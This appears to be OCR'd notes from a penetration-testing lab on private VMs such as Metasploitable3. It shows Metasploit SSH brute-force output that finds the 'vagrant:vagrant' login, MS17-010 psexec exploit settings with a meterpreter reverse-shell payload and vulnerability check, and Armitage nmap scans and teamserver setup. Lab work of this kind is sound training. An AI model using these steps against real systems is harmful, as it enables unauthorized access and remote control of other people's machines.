[-] [2025.10.30-14:03:49] 192.168.92.4:22 - Failed: 'supervisor:vagrant'
[-] [2025.10.30-14:03:51] 192.168.92.4:22 - Failed: 'supervisor:root'
[-] [2025.10.30-14:03:53] 192.168.92.4:22 - Failed: 'administrator:admin'
[-] [2025.10.30-14:03:55] 192.168.92.4:22 - Failed: 'administrator:supervisor'
[-] [2025.10.30-14:03:57] 192.168.92.4:22 - Failed: 'administrator:administrator'
[-] [2025.10.30-14:03:58] 192.168.92.4:22 - Failed: 'administrator:vagrant'
[-] [2025.10.30-14:04:00] 192.168.92.4:22 - Failed: 'administrator:root'
[-] [2025.10.30-14:04:03] 192.168.92.4:22 - Failed: 'vagrant:admin'
[-] [2025.10.30-14:04:05] 192.168.92.4:22 - Failed: 'vagrant:supervisor'
[-] [2025.10.30-14:04:06] 192.168.92.4:22 - Failed: 'vagrant:administrator'
[+] [2025.10.30-14:04:07] 192.168.92.4:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vag
rant),27(sudo) Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64
x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.92.3:45341 → 192.168.92.4:22) at 2025-10-30 14:04:07 +0530
[-] [2025.10.30-14:04:09] 192.168.92.4:22 - Failed: 'root:admin'
[-] [2025.10.30-14:04:12] 192.168.92.4:22 - Failed: 'root:supervisor'
[-] [2025.10.30-14:04:14] 192.168.92.4:22 - Failed: 'root:administrator'
[-] [2025.10.30-14:04:17] 192.168.92.4:22 - Failed: 'root:vagrant'
[-] [2025.10.30-14:04:18] 192.168.92.4:22 - Failed: 'root:root'
[*] [2025.10.30-14:04:18] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

```
msf exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   DBGTRACE              false                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                             yes       How many times to try to leak transaction
   NAMEDPIPE                                            no        A named pipe that can be connected to (leave blank f
                                                                  or auto)
   NAMED_PIPES           /usr/share/metasploit-framewo  yes       List of named pipes to check
                         rk/data/wordlists/named_pipes
                         .txt
   RHOSTS                                               yes       The target host(s), see https://docs.metasploit.com/
                                                                  docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to be used on target for pretty
                                                                  listing
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SHARE                 ADMIN$                         yes       The share to connect to, can be an admin share (ADMI
                                                                  N$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                              no        The Windows domain to use for authentication
   SMBPass                                              no        The password for the specified username
   SMBUser                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.40     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port



Exploit target:


   Id  Name
   --  ----
   0   Automatic




View the full module info with the info, or info -d command.
```

```
msf exploit(windows/smb/ms17_010_psexec) > set SMBUser vagrant
SMBUser ⇒ vagrant
msf exploit(windows/smb/ms17_010_psexec) > set SMBPass vagrant
SMBPass ⇒ vagrant
msf exploit(windows/smb/ms17_010_psexec) > check
[*] [2025.10.30-14:14:25] 192.168.92.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] [2025.10.30-14:14:25] 192.168.92.5:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory
[*] [2025.10.30-14:14:26] 192.168.92.5:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.92.5:445 - The target is vulnerable.
msf exploit(windows/smb/ms17_010_psexec) >
```






Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.92.2
192.168.92.4
192.168.92.3
192.168.92.5
192.168.92.7
Console X
nmap X
[*] Nmap: 6001/tcp open X11 (access denied)
[*] Nmap: 8080/tcp open http nginx 1.4.0
[*] Nmap: 8443/tcp open ssl/http nginx 1.4.0
[*] Nmap: MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.13 - 2.6.32
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: bee-box; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Nmap scan report for 192.168.92.3
[*] Nmap: Host is up (0.000022s latency).
[*] Nmap: All 100 scanned ports on 192.168.92.3 are in ignored states.
[*] Nmap: Not shown: 100 closed tcp ports (reset)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 49.60 seconds
msf >



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.92.2
192.168.92.4
192.168.92.3
192.1
192.168.92.7
Login
Services
Scan
Host
Console X
nmap X


```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ sudo teamserver 192.168.92.3 password
[*] Generating X509 certificate and keystore (for SSL)
Generating 3,072 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 90 days
        for: CN=Armitage Hacker, OU=FastAndEasyHacking, O=Armitage, L=Somewhere, ST=Cyberspace, C=Earth
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg ...
[*] MSGRPC backgrounding at 2025-10-30 15:14:01 +0530 ...
[*] MSGRPC background PID 2508
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
[*] Use the following connection details to connect your clients:
        Host: 192.168.92.3
        Port: 55553
        User: msf
        Pass: password


[*] Fingerprint (check for this string when you connect):
        d6d34e5d8346a69b18e01c47c533562ae6ec6035
[+] multi-player metasploit ... ready to go
```




